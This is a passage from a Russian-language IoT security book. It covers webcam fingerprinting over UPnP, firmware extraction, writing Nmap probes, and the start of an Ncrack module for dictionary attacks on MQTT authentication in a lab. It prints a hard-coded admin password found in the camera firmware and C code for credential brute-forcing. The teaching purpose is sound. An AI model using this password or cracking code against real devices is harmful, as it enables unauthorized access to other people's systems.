  <device>
    <deviceType>urn:schemas-upnp-org:device:Basic:1</deviceType>
    <friendlyName>FE8182(10.10.10.6)</friendlyName>
    <manufacturer>VIVOTEK INC.</manufacturer>
    <manufacturerURL>http://www.vivotek.com/</manufacturerURL>
    <modelDescription>Mega-Pixel Network Camera</modelDescription>
    <modelName>FE8182</modelName>
    <modelNumber>FE8182</modelNumber>
    <UDN>uuid:64f5f13e-eb42-9c15-ebcf-292306c172b6</UDN>
    <serviceList>
      <service>
        <serviceType>urn:Vivotek:service:BasicService:1</serviceType>
        <serviceId>urn:Vivotek:serviceId:BasicServiceId</serviceId>
        <controlURL>/upnp/control/BasicServiceId</controlURL>
        <eventSubURL>/upnp/event/BasicServiceId</eventSubURL>
        <SCPDURL>/scpd_basic.xml</SCPDURL>
```

```
</service>
</serviceList>
<presentationURL>http://10.10.10.6:80/</presentationURL>
</device>
</root>
```

Служба отвечает большим количеством полезной информации, включая имя устройства, название модели, номер модели и службы, работающие внутри устройства. Злоумышленник может использовать эту информацию для точного определения модели IP-веб-камеры и версии прошивки.

Но мы можем пойти дальше. Давайте воспользуемся названием модели и номером, чтобы получить прошивку устройства с веб-сайта производителя и выяснить, как оно генерирует этот XML-файл. (Подробные инструкции по получению прошивки устройства приведены в главе 9.) Когда у нас есть прошивка, мы извлекаем файловую систему внутри прошивки с помощью binwalk:

```
$ binwalk -e <файл прошивки>
```

Запустив эту команду для прошивки IP-веб-камеры, мы обнаружили незашифрованную прошивку, которую можно проанализировать. Файловая система представлена в формате Squashfs, файловой системе только для чтения для Linux, обычно встречающейся в устройствах IoT.

Мы провели поиск в прошивке строк в ответе XML, который видели ранее, и нашли их внутри двоичного файла check_fwmode:

```
$ grep -iR "modelName"
./usr/bin/update_backup: MODEL=$(confclient -g system_info_extendedmodelName -p 9 -t Value)
./usr/bin/update_backup: BACK_EXTMODEL_NAME=`${XMLPARSER} -x /root/system/info/
extendedmodelName -f ${BACKUP_SYSTEMINFO_FILE}`
./usr/bin/update_backup: CURRENT_EXTMODEL_NAME=`${XMLPARSER} -x /root/system/info/
extendedmodelName -f ${SYSTEMINFO_FILE}`
./usr/bin/update_firmware:getSysparamModelName()
./usr/bin/update_firmware: sysparamModelName=`sysparam get pid`
./usr/bin/update_firmware: getSysparamModelName
./usr/bin/update_firmware: bSupport=`awk -v modelName="${sysparamModelName}" ,BEGIN{bFlag=0}
{if((match($0, modelName)) && (length($1) == length(modelName))) {bFlag=1}}END{print bFlag}'
$RELEASE_LIST_FILE`
./usr/bin/update_lens: SYSTEM_MODEL=$(confclient -g system_info_modelname -p 99 -t
Value)
./usr/bin/update_lens: MODEL_NAME=`tinyxmlparser -x /root/system/info/modelname -f
/etc/conf.d/config_systeminfo.xml`
./usr/bin/check_fwmode: sed -i "s,<modelName>.*</modelName>,<modelName>${1}</modelName>,g"
$SYSTEMINFO_FILE
./usr/bin/check_fwmode: sed -i "s,<extendedmodelName>.*</extendedmodelName>,<extendedmodeln
ame>${1}</extendedmodelName>,g" $SYSTEMINFO_FILE
```

Файл `check_fwmode` ❶ содержит желаемую строку, и внутри мы также нашли нечто ценное: вызов `eval()`, который включает переменную `QUERY_STRING`, содержащую неизменяемый пароль, сохраненный непосредственно в коде прошивки:

```
eval `REQUEST_METHOD='GET' SCRIPT_NAME='getserviceid.cgi' QUERY_STRING='password=0ee2cb110a9148cc5a67f13d62ab64ae30783031' /usr/share/www/cgi-bin/admin/serviceid.cgi | grep serviceid`
```

Мы могли бы использовать этот пароль для вызова административного сценария `CGI getserviceid.cgi` или других сценариев, использующих тот же жестко запрограммированный пароль.

Написание новых инструментов зондирования служб

Nmap

Как мы видели, инструмент обнаружения версий Nmap работает очень хорошо, а его база данных для зондирования служб довольно велика, потому что ее пополняют пользователи со всего мира. В большинстве случаев Nmap распознает службу правильно, но что мы можем сделать, если она ошиблась – как в нашем предыдущем примере с веб-камерой?

Формат отпечатка службы Nmap прост, что позволяет нам быстро разрабатывать новые сигнатуры (описания характерных признаков) для обнаружения новых услуг. Иногда служба включает дополнительную информацию об устройстве. Например, антивирусная служба, такая как ClamAV, может возвращать дату обновления вирусных баз, или сетевая служба может включать номер сборки в дополнение к своей версии. В этом разделе мы разработаем новую сигнатуру для службы IP-веб-камеры, работающей на порте 42991, который мы обнаружили в предыдущем разделе.

Каждая строка зонда должна содержать хотя бы одну из команд, показанных в табл. 4.1.

Таблица 4.1. Директивы Nmap Service Probe

Команда	Описание
Exclude	Порты, которые нужно исключить из зондирования
Probe	Строка, определяющая протокол, имя и данные для отправки
Match	Ответ для сопоставления и определения услуги
Softmatch	Аналогичен директиве match, но позволяет продолжить сканирование
ports and sslports	Порты, определяющие, когда выполнять зонд
totalwaitms	Тайм-аут ожидания ответа от зонда
tcpwrappedms	Используется только для проверки NULL для идентификации служб tcpwrapped
rarity	Описывает, насколько распространена услуга
fallback	Определяет, какие зонды использовать в качестве запасных, если совпадений нет

В качестве примера рассмотрим NULL-зонд, который выполняет простой захват баннера службы: когда вы его используете, Nmap не отправляет никаких данных; он просто подключится к порту, прослушает ответ и попытается сопоставить строку с известным ответом от приложения или службы.

```
# This is the NULL probe that compares any banners given to us

Probe TCP NULL q||
# Wait for at least 5 seconds for data. Otherwise an Nmap default is used.
totalwaitms 5000

# Windows 2003
match ftp m/^220[ -]Microsoft FTP Service\r\n/ p/Microsoft ftpd/
match ftp m/^220 ProFTPD (\d\S+) Server/ p/ProFTPD/ v/$1/

softmatch ftp m/^220 [-.\w ]+ftp.*\r\n$/i
```

Зонд может иметь несколько строк строгих и мягких совпадений для обнаружения служб, которые отвечают на одни и те же данные запроса. Для простейших отпечатков сервисов, таких как тест NULL, нам нужны только следующие команды: `Probe`, `rarity`, `ports` и `match`.

Например, чтобы добавить сигнатуру, которая правильно определяет редкую службу, работающую на веб-камере, добавьте следующие строки в `nmap-service-probes` в вашем локальном корневом каталоге Nmap. Он загрузится автоматически вместе с Nmap, поэтому нет необходимости перекомпилировать инструмент:

```
Probe TCP WEBCAM q||\r\n\r\n|
rarity 3
ports 42991
match networkcaminfo m|<modelDescription>Mega-Pixel| p/Mega-Pixel Network
Camera/
```

Обратите внимание, что мы можем использовать специальные разделители для указания дополнительной информации о службе. Например, `p/<имя продукта>/` задает название продукта. Nmap может заполнять другие поля, такие как `i/ <дополнительная информация> /` для сопутствующей информации или `v /<информация о дополнительной версии>/` для номеров версий. Он может использовать регулярные выражения для извлечения данных из ответа. Когда мы снова сканируем веб-камеру, Nmap дает следующие результаты по сравнению с нашим ранее не известным сервисом:

```
# nmap -sV --version-all -p- <целевой хост>
Host is up (0.038s latency).
Not shown: 65530 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          OpenBSD ftpd 6.4 (Linux port 0.17)
```

80/tcp	open	http	Boa HTTPd 0.94.14rc21
554/tcp	open	rtsp	Vivotek FD8134V webcam rtspd
8080/tcp	open	http	Boa HTTPd 0.94.14rc21
42991/tcp	open	networkcaminfo	Mega-Pixel Network Camera

Если мы хотим включить в вывод Nmap другую информацию, такую как номер модели или универсальный уникальный идентификатор (UUID), нам просто нужно извлечь ее с помощью регулярных выражений. Пронумерованные переменные (\$1, \$2, \$3 и т. д.) будут доступны для заполнения информационных полей. Вы можете увидеть, как регулярные выражения и пронумерованные переменные используются в следующей строке соответствия для ProFTPD, популярной службы передачи файлов с открытым исходным кодом, где информация о версии (v/\$1/) извлекается из баннера с помощью регулярного выражения (\d\S+):

```
match ftp m/^220 ProFTPD (\d\S+) Server/ p/ProFTPD/ v/$1/
```

Дополнительную информацию о других доступных полях вы найдете в официальной документации Nmap по адресу <https://nmap.org/book/vscan-fileformat.html>.

Атаки MQTT

MQTT – это протокол межмашинного взаимодействия. Он используется в датчиках, работающих по спутниковым каналам, коммутируемых соединениях с поставщиками медицинских услуг, домашней автоматизации и небольших устройствах, требующих низкого энергопотребления. MQTT работает поверх стека TCP/IP, но является чрезвычайно легким, поскольку сводит к минимуму обмен сообщениями с использованием *архитектуры публикации-подписки* (publish-subscribe architecture).

Архитектура публикации-подписки – это способ обмена сообщениями, в котором отправители сообщений, называемые *издателями* (publisher), сортируют сообщения по категориям, называемым темами. Получатели сообщений – *подписчики* (subscriber) – получают только сообщения, связанные с темами, на которые они подписаны. Затем архитектура использует промежуточные серверы, называемые *брокерами* (broker), для маршрутизации всех сообщений от издателей к подписчикам. На рис. 4.8 показана модель публикации-подписки, которую использует MQTT.

Одна из основных проблем с MQTT заключается в том, что аутентификация не является обязательной, и, даже если она используется, по умолчанию она не зашифрована. Когда учетные данные передаются в открытом виде, злоумышленники, занимающие в сети положение «человек посередине», могут их украсть. На рис. 4.9 вы можете видеть, что пакет CONNECT, отправленный клиентом MQTT для

аутентификации у брокера, хранит имя пользователя и пароль в виде открытого текста.




Рис. 4.8. Архитектура публикации-подписки MQTT

```

4 0.000092751  ::1  38902 ::1  1883 MQTT  135 Connect Command
5 0.000096809  ::1  1883 ::1  38902 TCP    88 1883 → 38902 [ACK] Seq=1 Ack=48 Win=43776 L
6 0.000119084  ::1  1883 ::1  38902 MQTT  92 Connect Ack
7 0.000124823  ::1  38902 ::1  1883 TCP    88 38902 → 1883 [ACK] Seq=48 Ack=5 Win=43776 L

Linux cooked capture
Internet Protocol Version 6, Src: ::1, Dst: ::1
Transmission Control Protocol, Src Port: 38902, Dst Port: 1883, Seq: 1, Ack: 1, Len: 47
MQ Telemetry Transport Protocol, Connect Command
  Header Flags: 0xc2, Message Type: Connect Command
    0001 ... = Message Type: Connect Command (1)
    ... 0000 = Reserved: 0
  Msg Len: 45
  Protocol Name Length: 4
  Protocol Name: MQTT
  Version: MQTT v3.1.1 (4)
  Connect Flags: 0xc2, User Name Flag, Password Flag, QoS Level: At most once delivery (Fire and Forget),
  Keep Alive: 60
  Client ID Length: 18
  Client ID: mosqpub|98707-kali
  User Name Length: 4
  User Name: test
  Password Length: 7
  Password: test123

0000  00 00 03 04 00 06 00 00 00 00 00 00 00 00 86 dd  .....0.@.....
0010  00 0e af 0d 00 4f 06 40 00 00 00 00 00 00 00 00  .....r[:F.N
0020  00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00  .....V.W.....
0030  00 00 00 00 00 00 00 01 94 72 07 5b 03 46 cf 4e  ...<..mo sqpub|98
0040  8e 7c a2 e3 80 1b 01 56 00 57 00 00 01 01 03 0a  707-kali ..test..
0050  81 a3 ba 40 81 a3 ba f 10 2d 00 04 4d 51 54 54  ..@..? ...MQTT
0060  04 c2 00 3c 00 12 6d 6f 73 71 70 75 62 7c 39 38  ...<..mo sqpub|98
0070  37 30 37 2d 6b 61 6c 69 00 04 74 65 73 74 00 07  707-kali ..test..
0080  74 65 73 74 31 32 33  test123

```

Рис. 4.9. Дамп трафика Wireshark пакета MQTT CONNECT содержит имя пользователя и пароль, переданные в виде открытого текста

Поскольку MQTT имеет простую структуру и брокеры обычно не ограничивают количество попыток аутентификации для каждого клиента, это идеальный протокол сети IoT для демонстрации взлома аутентификации. В этом разделе мы создадим модуль MQTT для Ncrack, инструмента для взлома сетевой аутентификации Nmap.

Настройка тестовой среды

Во-первых, нам нужно выбрать типичного брокера MQTT и настроить тестовую среду. Мы будем использовать кросс-платформенное программное обеспечение Eclipse Mosquitto (<https://mosquitto.org/download/>) с открытым исходным кодом. Вы можете напрямую установить сервер и клиент Mosquitto в Kali Linux, выполнив следующую команду от имени пользователя root:

```
root@kali:~# apt-get install mosquitto mosquitto-clients
```

После установки брокер начинает прослушивать TCP-порт 1833 на всех сетевых интерфейсах, включая localhost. При необходимости вы также можете запустить его вручную, введя:

```
root@kali:~# /etc/init.d/mosquitto start
```

Чтобы проверить, что это работает, используйте `mosquitto_sub` для подписки на тему:

```
root@kali:~# mosquitto_sub -t 'test/topic' -v
```

Затем в другом сеансе терминала опубликуйте тестовое сообщение, введя:

```
root@kali:~# mosquitto_pub -t 'test/topic' -m 'test message'
```

На терминале подписчика (тот, с которого вы запустили `mosquitto_sub`) вы должны увидеть тестовое сообщение, отображаемое в категории тест/тема.

После проверки работы нашей среды Mosquitto MQTT и завершения работы в предыдущих сеансах терминала, мы настроим обязательную аутентификацию. Сначала создадим файл паролей для тестового пользователя:

```
root@kali:~# mosquitto_passwd -c /etc/mosquitto/password test
Password: test123
Reenter password: test123
```

Затем – файл конфигурации с именем `pass.conf` внутри каталога `/etc/mosquitto/conf.d/` со следующим содержимым:

```
allow_anonymous false
password_file /etc/mosquitto/password
```

Наконец, перезапустим брокера Mosquitto, чтобы изменения вступили в силу:

```
root@kali:~# /etc/init.d/mosquitto restart
```

Теперь у нас должна быть настроена обязательная аутентификация для нашего брокера. Если вы попытаетесь опубликовать или подпи-

саться, не вводя действительное имя пользователя и пароль, вы должны получить сообщение об ошибке соединения:

Connection error: Connection Refused: not authorised
(Сбой соединения: Соединение отклонено: не авторизован)

Брокеры MQTT отправляют пакет CONNACK в ответ на пакет CONNECT. Вы должны увидеть в возвращаемом заголовке код 0x00, если учетные данные считаются действительными и соединение принято. Если учетные данные неверны, будет возвращен код 0x05. На рис. 4.10 показано, как выглядит сообщение с кодом 0x05, зафиксированное программой Wireshark.




Рис. 4.10. Пакет MQTT CONNACK с возвращаемым кодом 05, отказ в соединении из-за неверных учетных данных

Затем мы попытаемся подключиться к брокеру, используя правильные учетные данные, при этом сохраняя сетевой трафик. Чтобы легко увидеть эти пакеты, мы запускаем Wireshark и начинаем захват трафика через TCP-порт 1833. Чтобы проверить подписчика, вводим следующую команду:

```
root@kali:~# mosquitto_sub -t 'test/topic' -v -u test -P test123
```

Аналогично, чтобы протестировать издателя, выполняем следующую команду:

```
root@kali:~# mosquitto_pub -t 'test/topic' -m 'test' -u test -P test123
```

На рис. 4.11 видно, что брокер теперь возвращает пакет CONNACK с кодом 0x00.

```

6 0.000119084  ::1  1883 ::1  38002 MQTT  92 Connect Ack
7 0.000124823  ::1  38002 ::1  1883 TCP  88 38002 → 1883 [ACK] Seq=48

Frame 6: 92 bytes on wire (736 bits), 92 bytes captured (736 bits) on interface 0
Linux cooked capture
Internet Protocol Version 6, Src: ::1, Dst: ::1
Transmission Control Protocol, Src Port: 1883, Dst Port: 38002, Seq: 1, Ack: 48, Len: 4
MQ Telemetry Transport Protocol, Connect Ack
  Header Flags: 0x20, Message Type: Connect Ack
    0010 .... = Message Type: Connect Ack (2)
    .... 0000 = Reserved: 0
  Msg Len: 2
  Acknowledge Flags: 0x00
    0000 000. = Reserved: Not set
    .... 000. = Session Present: Not set
  Return Code: Connection Accepted (0)

0000 00 00 03 04 00 06 00 00 00 00 00 00 00 00 86 dd .....
0010 60 07 b1 a0 00 24 06 40 00 00 00 00 00 00 00 00 .....$..@
0020 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 .....
0030 00 00 00 00 00 00 00 01 07 5b 94 72 8e 7c a2 e3 .....[.r.]
0040 03 46 cf 7d 80 18 01 56 00 2c 00 00 01 01 08 0a ...F...V...
0050 81 a3 ba 40 81 a3 ba 40 20 02 00 00 .....@...

```

Рис. 4.11. Пакет MQTT CONNACK с кодом 0x00, указывающим, что учетные данные были верны

Написание модуля MQTT Authentication-Cracking в Ncrack

В этом разделе мы расширим Ncrack для поддержки MQTT, что позволит взламывать учетные данные этого протокола. Ncrack (<https://nmap.org/ncrack/>) – это высокоскоростной сетевой инструмент для взлома аутентификации с модульной архитектурой. Он поддерживает множество сетевых протоколов (для версии 0.7 это SSH, RDP, FTP, Telnet, HTTP и HTTPS, WordPress, POP3 и POP3S, IMAP, CVS, SMB, VNC, SIP, Redis, PostgreSQL, MQTT, MySQL, MSSQL, MongoDB, Cassandra, WinRM, OWA и DICOM) и входит в набор инструментов безопасности Nmap. Его модули выполняют словарные атаки против аутентификации протокола, и он поставляется с различными списками имен пользователей и паролей.

Последняя рекомендуемая версия Ncrack находится на GitHub по адресу <https://github.com/nmap/ncrack/>, хотя предварительно скомпилированные пакеты существуют для таких дистрибутивов, как Kali Linux. Последняя версия уже включает модуль MQTT, поэтому, если вы хотите воспроизвести следующие шаги самостоятельно, найдите на git самую свежую версию непосредственно перед добавлением модуля. Для этого используйте следующие команды:

```

root@kali:~# git clone https://github.com/nmap/ncrack.git
root@kali:~# cd ncrack
root@kali:~/ncrack# git checkout 73c2a165394ca8a0d0d6eb7d30aaa862f22faf63

```

Краткое знакомство с архитектурой Ncrack

Как и Nmap, Ncrack написан на C/C++ и использует библиотеку Nmap Nsock для асинхронной обработки сокетов, управляемой событиями. Это означает, что вместо использования нескольких потоков или процессов для достижения параллелизма Ncrack непрерывно опрашивает дескрипторы сокетов, зарегистрированные каждым вызванным

модулем. Каждый раз, когда происходит новое сетевое событие, такое как чтение, запись или тайм-аут, он переходит к предварительно зарегистрированному обработчику обратного вызова, который выполняет определенное действие, связанное с этим событием. Внутреннее устройство этого механизма выходит за рамки нашего обсуждения. Если вы хотите глубже понять архитектуру Ncrack, изучите официальное руководство разработчика (<https://nmap.org/ncrack/devguide.html>). Мы ограничимся объяснением того, какое место парадигма управляемых событиями сокетов занимает в разработке модуля MQTT.

Компиляция Ncrack

Для начала убедитесь, что у вас есть работающая компилируемая версия Ncrack в вашей тестовой среде. Если вы используете Kali Linux, убедитесь, что у вас есть все доступные инструменты сборки и зависимости, выполнив команду:

```
root@kali:~# sudo apt install build-essential autoconf g++ git libssl-dev
```

Затем клонируйте последнюю версию Ncrack с GitHub, введя:

```
root@kali:~# git clone https://github.com/nmap/ncrack.git
```

Для компиляции достаточно ввести следующую строку во вновь созданном каталоге ncrack:

```
root@kali:~/ncrack# ./configure && make
```

Теперь у вас должен быть рабочий двоичный файл Ncrack внутри локального каталога. Чтобы проверить это, попробуйте запустить Ncrack без аргументов:

```
root@kali:~/ncrack# ./ncrack
```

Должно появиться меню справки.

Инициализация модуля

Вам необходимо выполнять некоторые стандартные шаги каждый раз, когда вы создаете новый модуль в Ncrack. Сначала отредактируйте файл `ncrack-services`, включив в него новый протокол и его порт по умолчанию. Поскольку MQTT использует TCP-порт 1883, мы добавляем следующую строку (можно в любом месте файла):

```
mqtt 1883/tcp
```

Во-вторых, включите ссылку на основную функцию вашего модуля (например, `ncrack_mqtt` в нашем случае) в функцию `call_module` внутри файла `ncrack.cc`. Все основные функции модуля имеют соглашение об именах `ncrack_protocol`, заменяющее опцию `protocol` на фактическое имя протокола. Добавьте следующие две строки в основной регистр `else-if`:

```
else if (!strcmp(name, "mqtt"))
    ncrack_mqtt(nsp, con);
```

В-третьих, мы создаем главный файл для нашего нового модуля в каталоге модулей и называем его `ncrack_mqtt.cc`. В файле `modules.h` должно быть определение основной функции модуля, поэтому мы его добавляем. Все функции основного модуля имеют одинаковые аргументы (`nsock_pool`, `Connection *`):

```
void ncrack_mqtt(nsock_pool nsp, Connection *con);
```

В-четвертых, мы редактируем `configure.ac` в основном каталоге `Ncrack`, чтобы включить новые файлы модулей `ncrack_mqtt.cc` и `ncrack_mqtt.o` в переменные `MODULES_SRCS` и `MODULES_OBJS` соответственно:

```
MODULES_SRCS="$MODULES_SRCS ncrack_ftp.cc ncrack_telnet.cc ncrack_http.cc \
ncrack_pop3.cc ncrack_vnc.cc ncrack_redis.cc ncrack_owa.cc \
ncrack_imap.cc ncrack_cassandra.cc ncrack_mssql.cc ncrack_cvs.cc \
ncrack_wordpress.cc ncrack_joomla.cc ncrack_dicom.cc ncrack_mqtt.cc"
MODULES_OBJS="$MODULES_OBJS ncrack_ftp.o ncrack_telnet.o ncrack_http.o \
ncrack_pop3.o ncrack_vnc.o ncrack_redis.o ncrack_owa.o \
ncrack_imap.o ncrack_cassandra.o ncrack_mssql.o ncrack_cvs.o \
ncrack_wordpress.o ncrack_joomla.o ncrack_dicom.o ncrack_mqtt.o"
```

Обратите внимание, что после внесения каких-либо изменений в `configure.ac` нам необходимо запустить инструмент `autoconf` внутри основного каталога, чтобы создать новый скрипт настройки, который будет использоваться при компиляции:

```
root@kali:~/ncrack# autoconf
```

Основной код

Теперь давайте разработаем код модуля MQTT в файл `ncrack_mqtt.cc`. Этот модуль проведет словарную атаку на аутентификацию сервера MQTT. В листинге 4.1 показана первая часть нашего кода, которая включает заголовки и объявления функций.

Листинг 4.1. Подключение заголовочных файлов и объявления функций

```
#include "ncrack.h"
#include "nsock.h"
#include "Service.h"
#include "modules.h"

#define MQTT_TIMEOUT 20000 ❶
extern void ncrack_read_handler(nsock_pool nsp, nsock_event nse, void *mydata); ❷
extern void ncrack_write_handler(nsock_pool nsp, nsock_event nse, void *mydata);
extern void ncrack_module_end(nsock_pool nsp, void *mydata);

static int mqtt_loop_read(nsock_pool nsp, Connection *con); ❸
enum states { MQTT_INIT, MQTT_FINI }; ❹
```

Файл начинается с включения локального заголовка, стандартного для каждого модуля. Затем в MQTT_TIMEOUT мы определяем ❶ как долго будем ждать, пока не получим ответ от брокера. Мы будем использовать это значение позже в коде. Затем объявляем три важных обработчика обратного вызова: `ncrack_read_handler` и `ncrack_write_handler` для чтения и записи данных в сеть и `ncrack_module_end`, который необходимо вызывать каждый раз, когда мы завершаем весь этап аутентификации ❷. Эти три функции определены в `ncrack.cc`, и их семантика здесь не важна.

Функция `mqtt_loop_read` ❸ – это вспомогательная функция с локальной областью видимости (это означает, что она видна только в файле модуля из-за статического модификатора), которая анализирует входящие данные MQTT. Наконец, у нас будет два состояния в нашем модуле ❹. Состояния на языке Ncrack относятся к конкретным этапам процесса аутентификации для конкретного протокола, который мы взламываем. Каждое состояние выполняет микродействие, которое почти всегда включает регистрацию определенного сетевого события Nsock. Например, в состоянии MQTT_INIT мы отправляем наш первый пакет MQTT CONNECT брокеру. Затем в состоянии MQTT_FINI мы получаем от него пакет CONNACK. Оба состояния включают запись или чтение данных в сеть.

Вторая часть файла определяет две структуры, которые помогут нам управлять пакетами CONNECT и CONNACK. В листинге 4.2 показан код для первого из них.

Листинг 4.2. Структура для управления пакетом CONNECT

```
struct connect_cmd {
    uint8_t message_type; /* 1 для пакета CONNECT */
    uint8_t msg_len;      /* длина оставшегося пакета */
    uint16_t prot_name_len; /* должно быть 4 для "MQTT" */
    u_char protocol[4];   /* здесь всегда "MQTT" */
    uint8_t version;      /* 4 для MQTT версии 3.1.1 */
    uint8_t flags;         /* 0xc2 для следующих флагов: username, password, clean session */
    uint16_t keep_alive;   /* 60 секунд */
    uint16_t client_id_len; /* должно быть 6 для идентификатора "Ncrack" */
};
```

```

u_char client_id[6]; /* соответствует Ncrack */
uint16_t username_len; /* длина строки имени пользователя */
/* остаток пакета, динамически добавляемый из буфера:
 * username (dynamic length),
 * password_length (uint16_t)
 * password (dynamic length)
 */
connect_cmd() { /* конструктор - инициализация указанными значениями */ ❶
    message_type = 0x10;
    prot_name_len = htons(4);
    memcpy(protocol, "MQTT", 4);
    version = 0x04;
    flags = 0xc2;
    keep_alive = htons(60);
    client_id_len = htons(6);
    memcpy(client_id, "Ncrack", 6);
}
} __attribute__((packed)) connect_cmd;

```

Мы определяем структуру C connect_cmd, чтобы она содержала ожидаемые поля пакета MQTT CONNECT в качестве ее членов. Поскольку начальная часть этого типа пакета состоит из фиксированного заголовка, легко статически определить значения этих полей. Пакет CONNECT – это управляющий пакет MQTT, который имеет:

- *фиксированный заголовок*, состоящий из типа пакета и длины полей;
- *переменный заголовок*, состоящий из имени протокола с префиксом Protocol Name Length (длина имени протокола), Protocol Level (уровень протокола), Connect Flags (флаги подключения) и Keep Alive (поддержание активного соединения);
- *полезную нагрузку* с одним или несколькими полями с префиксом длины. Наличие этих полей определяется флагами подключения – в нашем случае идентификатором клиента, именем пользователя и паролем.

Чтобы точно определить структуру пакета MQTT CONNECT, обратитесь к официальной спецификации протокола по адресу https://docs.oasis-open.org/mqtt/mqtt/v5.0/os/mqtt-v5.0-os.html#_Toc3901033. Для удобства вы можете использовать созданную нами табл. 4.2. Мы также рекомендуем поискать ту же структуру пакета в дампе трафика Wireshark (например, рис. 4.9). Как правило, у вас будет несколько способов сопоставления полей пакета в полях структуры C; наш способ – один из многих.

Message_type – это четырехбитное поле, которое определяет тип пакета. Значение 1 определяет пакет CONNECT. Обратите внимание, что мы выделяем восемь бит (uint8_t) для этого поля, чтобы покрыть четыре младших бита, зарезервированных для этого типа пакета (все 0). Msg_len – это количество байтов, оставшихся в текущем пакете, не включая байты поля длины. Он соответствует полю длины пакета Length.

Таблица 4.2. Структура пакета MQTT CONNECT: фиксированный заголовок, переменный заголовок и полезная нагрузка, разделенные жирной рамкой

Бит	7	6	5	4	3	2	1	0	
Тип пакета	Тип пакета (1 для CONNECT)				Зарезервировано (все 0)				Фиксированный заголовок
Длина	Оставшаяся длина пакета								
Длина имени протокола	MSB длины имени протокола (4 для «MQTT») LSB длины имени протокола								Произвольный заголовок
Имя протокола	«M» «Q» «T» «T»								
Уровень протокола	Уровень протокола (4 для MQTT версии 3.1.1)								
Флаги соединения	Флаг имени пользователя	Флаг пароля	Будет сохранен	QoS		Флаг	Очистка сессии	Зарезервировано	
Удержание соединения	Удержание MSB Удержание LSB								
Длина ID клиента	MSB длины идентификатора клиента LSB длины идентификатора клиента								Полезная нагрузка
ID клиента	(произвольный размер – зависит от длины поля имени пользователя)								
Длина имени пользователя	MSB длины имени пользователя LSB длины имени пользователя								
Имя пользователя	(произвольный размер – зависит от длины поля имени пользователя)								
Длина пароля	MSB длины пароля LSB длины пароля								
Пароль	(произвольный размер – зависит от длины поля пароля)								

В заголовке переменной `prot_name_len` и `protocol` соответствуют полям Protocol Name Length и Protocol Name. Длина этого поля всегда должна быть равной 4, поскольку имя протокола всегда представлено заглавной строкой в кодировке UTF-8 "MQTT". Поле `version`, представляющее поле уровня протокола, имеет значение 0x04 для MQTT версии 3.1.1, но в более поздних стандартах могут использоваться другие значения. Параметр `flags`, представленный в поле Connect Flags, определяет поведение MQTT-соединения и наличие или отсутствие полей в полезной нагрузке. Мы инициализируем его значением 0xC2, чтобы установить три флага: `username`, `password` и `clean session`. Параметр `keep_alive`, представляющий поле Keep Alive, представляет собой временной интервал в секундах, определяющий максимальное время, которое может пройти между отправкой последовательных пакетов управления. В нашем случае это не важно, но мы будем использовать то же значение, что и приложение Mosquitto.

Наконец, полезная нагрузка пакета начинается с `client_id_length` и `client_id`. Идентификатор клиента всегда должен быть первым полем в полезной нагрузке пакета CONNECT. Он должен быть уникальным для каждого клиента, поэтому мы будем использовать Ncrack для нашего модуля. Остальные поля – это Username Length (`username_len`), Username, Password Length и Password. Поскольку мы ожидаем использовать разные имена пользователей и пароли для каждого соединения (потому что выполняем атаку по словарю), позже в коде мы динамически выделяем место под последние три параметра.

Затем мы используем конструктор структуры ❶ для инициализации этих полей значениями, которые, как мы знаем, останутся неизменными.

Наш сервер отправит пакет CONNACK в ответ на пакет CONNECT от клиента. Листинг 4.3 показывает структуру пакета CONNACK.

Листинг 4.3. Структура C для управления пакетом CONNACK

```
struct ack {
    uint8_t message_type;
    uint8_t msg_len;
    uint8_t flags;
    uint8_t ret_code;
} __attribute__((packed)) ack;
```

Message_type и msg_len составляют стандартный фиксированный заголовок пакета управления MQTT, аналогичный заголовку пакета CONNECT. MQTT устанавливает значение message_type для пакета CONNACK равным 2. Для этого типа пакета флаги обычно равны 0. Вы можете увидеть это также на рис. 4.10 и 4.11. Ret_code – наиболее важное поле, потому что в зависимости от его значения мы можем определить, были ли приняты наши учетные данные. Код возврата 0x00 означает принятое соединение, а код возврата 0x05 указывает, что соединение не авторизовано (как мы видели на рис. 4.10), поскольку учетные данные либо не были предоставлены, либо неверны. Хотя есть и другие возвращаемые значения, для упрощения кода модуля мы предположим, что любое значение, отличное от 0x00, означает, что мы должны попробовать другие учетные данные.

Атрибут packed – это директива компилятору C не добавлять каких-либо отступов между полями (что обычно делается автоматически для оптимизации доступа к памяти), чтобы все оставалось нетронутым. Мы сделали то же самое для структуры connect_cmd. Это хорошая практика для структур, используемых в сети.

Затем определяем функцию с именем mqtt_loop_read для анализа пакета CONNACK, как показано в листинге 4.4.

Листинг 4.4. Определение функции mqtt_loop_read, которая отвечает за синтаксический анализ пакетов CONNACK, и проверка кода возврата

```
static int
mqtt_loop_read(nsock_pool nsp, Connection *con)
{
    struct ack *p; ❶
    if (con->inbuf == NULL || con->inbuf->get_len() < 4) {
        nsock_read(nsp, con->niod, ncrack_read_handler, MQTT_TIMEOUT, con);
        return -1;
    }

